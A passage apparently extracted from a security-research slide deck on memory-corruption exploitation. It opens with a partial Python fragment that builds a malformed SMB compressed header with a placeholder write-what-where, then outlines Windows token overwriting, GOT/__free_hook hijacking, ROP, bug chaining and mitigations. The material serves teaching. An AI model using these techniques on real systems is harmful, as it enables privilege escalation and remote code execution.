    header['original_size'] = 4294967295 #0xffffffff
    what = p64(0xdeadbeefdeadbeef)
    where = p64(0x4141414141414141)
    my_data = os.urandom(0x1100 - len(what))
    my_data += 0x18 * "\x00"
    my_data += where
    header['offset'] = len(what)
    header['data'] = (what + smbprotocol.lznt1.compress(my_data))

    return header
```

# Attack Techniques



# Attack Techniques

01	What do we want to achieve?	<ul style="list-style-type: none"><li>• LPE</li><li>• RCE</li><li>• Escape *</li><li>• [...]</li></ul>
02	What exploitation primitives do we have (at this point)?	<ul style="list-style-type: none"><li>• READ</li><li>• Write What Where</li><li>• OOB</li><li>• [...]</li></ul>
03	What is the vulnerable system?	<ul style="list-style-type: none"><li>• SO (Windows, Linux, Mac)</li><li>• Browsers</li><li>• Hypervisors</li><li>• [...]</li></ul>

# Examples

## Windows LPE

## Linux RCE - Overwrite Glibc (if enabled) # IAT for PE file

## RCE - Overwrite Function (e.g. memset, fgets, etc)

## Stack ROP

Overwrite  
this &token  
for the  
SYSTEM's

```
lkd> dt _EPROCESS fffff30b618c9580 Token
nt!_EPROCESS
+0x358 Token : _EX_FAST_REF
lkd> dq fffff30b618c9580+0x358
fffff30b`618c98d8 fffff9a88`9d01804f 00000000`00000000
fffff30b`618c98e8 00000000`00000000 00000000`00000000
fffff30b`618c98f8 00000000`00000000 00000000`00000000
fffff30b`618c9908 00000000`00000000 00000000`00000000
fffff30b`618c9918 00000000`00000000 00000000`00000000
fffff30b`618c9928 fffff98c`c31421c0 00000000`00000000
fffff30b`618c9938 fffff9a8`9ee90d60 00007ff6`42e40300
fffff30b`618c9948 00000000`00000000 00000000`00000000
```

Overwrite  
ELF base  
addr+offset  
to &system

Will execute  
system()  
instead of  
memset()

```
00000000000029c20 R_X86_64_JUMP_SLOT memset@GLIBC_2.2.5
00000000000029c28 R_X86_64_JUMP_SLOT ftell@GLIBC_2.2.5
00000000000029c30 R_X86_64_JUMP_SLOT close@GLIBC_2.2.5
00000000000029c38 R_X86_64_JUMP_SLOT memchr@GLIBC_2.2.5
00000000000029c40 R_X86_64_JUMP_SLOT basename@GLIBC_2.2.5
00000000000029c48 R_X86_64_JUMP_SLOT __fprintf_chk@GLIBC_2.3.4
00000000000029c50 R_X86_64_JUMP_SLOT puts@GLIBC_2.2.5
00000000000029c58 R_X86_64_JUMP_SLOT uname@GLIBC_2.2.5
00000000000029c60 R_X86_64_JUMP_SLOT fseek@GLIBC_2.2.5
00000000000029c68 R_X86_64_JUMP_SLOT __isoc99_sscanf@GLIBC_2.7
00000000000029c70 R_X86_64_JUMP_SLOT openlog@GLIBC_2.2.5
00000000000029c78 R_X86_64_JUMP_SLOT exit@GLIBC_2.2.5
```

```
$ objdump -D libc.so.6 | grep __free_hook
8c9cf: 4c 8b 3d 22 15 13 00 mov 0x131522(%rip),%r15
8cb32: 48 8b 1d bf 13 13 00 mov 0x1313bf(%rip),%rbx
8cdal: 4c 8b 3d 5f 11 13 00 mov 0x131150(%rip),%r15
8cfb3: 48 8b 35 3e 0f 13 00 mov 0x130f3e(%rip),%rsi
8d0bd: 48 8b 05 34 0e 13 00 mov 0x130e34(%rip),%rax
138702: 48 8b 05 e5 57 08 00 mov 0x857ef(%rip),%rax
000000000001c1e70 <__free_hook@GLIBC_2.2.5>:
```

```
# 1bdef8 <__free_hook@GLIBC_2.2.5-0x3f78>
# 1bdef8 <__free_hook@GLIBC_2.2.5-0x3f78>
# 1bdef8 <__free_hook@GLIBC_2.2.5-0x3f78>
# 1bdef8 <__free_hook@GLIBC_2.2.5-0x3f78>
# 1bdef8 <__free_hook@GLIBC_2.2.5-0x3f78>
```

Leak Stack

Calculate offset to RIP

Overwrite RIP

GET \$PC

Overwrite  
libc base  
addr +  
offset

stack\_leak(+|-)offset

*In the general case, it is impractical (if not impossible) to defend real world applications against an attacker who can achieve an 'Arbitrary Read/Write' primitive. Arbitrary R/W implies an attacker can perform any number of reads or writes to the entire address space of the application's runtime memory.*

*While extremely powerful, an arbitrary R/W is a luxury and not always feasible (or necessary) for an exploit. But when present, it is widely recognized as the point from which total compromise (arbitrary code execution) is inevitable*

<https://blog.ret2.io/2018/07/11/pwn2own-2018-jsc-exploit/>

# When One is Not Enough

- If your vulnerability does not do everything you need, chain it!



#1 Vulnerability  
Leak Information

#2 Vulnerability  
Write Arbitrary Data

Pwnage

# Are we forgetting something?


- Mitigations
  - Randomization (ASLR/KASLR/PIE)
  - Windows (DEP/Stack\*/ACG/CIG/CFG/CET)
  - Linux (RELRO/NX)
  - Sandboxes





# How we think about mitigating user-mode software vulnerabilities

Attackers transform software vulnerabilities into tools for delivering a payload to a target device



Attackers typically need to elevate privileges

At some point, we lose containment as a defense

This means applying the same defenses to privileged attack surfaces

This leaves eliminating vulnerabilities & breaking techniques

[https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2017\\_07\\_BountyCraft/BountyCraft2017\\_JosephBialek\\_State\\_Of\\_Kernel\\_RCE\\_Mitigations.pdf](https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2017_07_BountyCraft/BountyCraft2017_JosephBialek_State_Of_Kernel_RCE_Mitigations.pdf)

# EOF

Conclusions!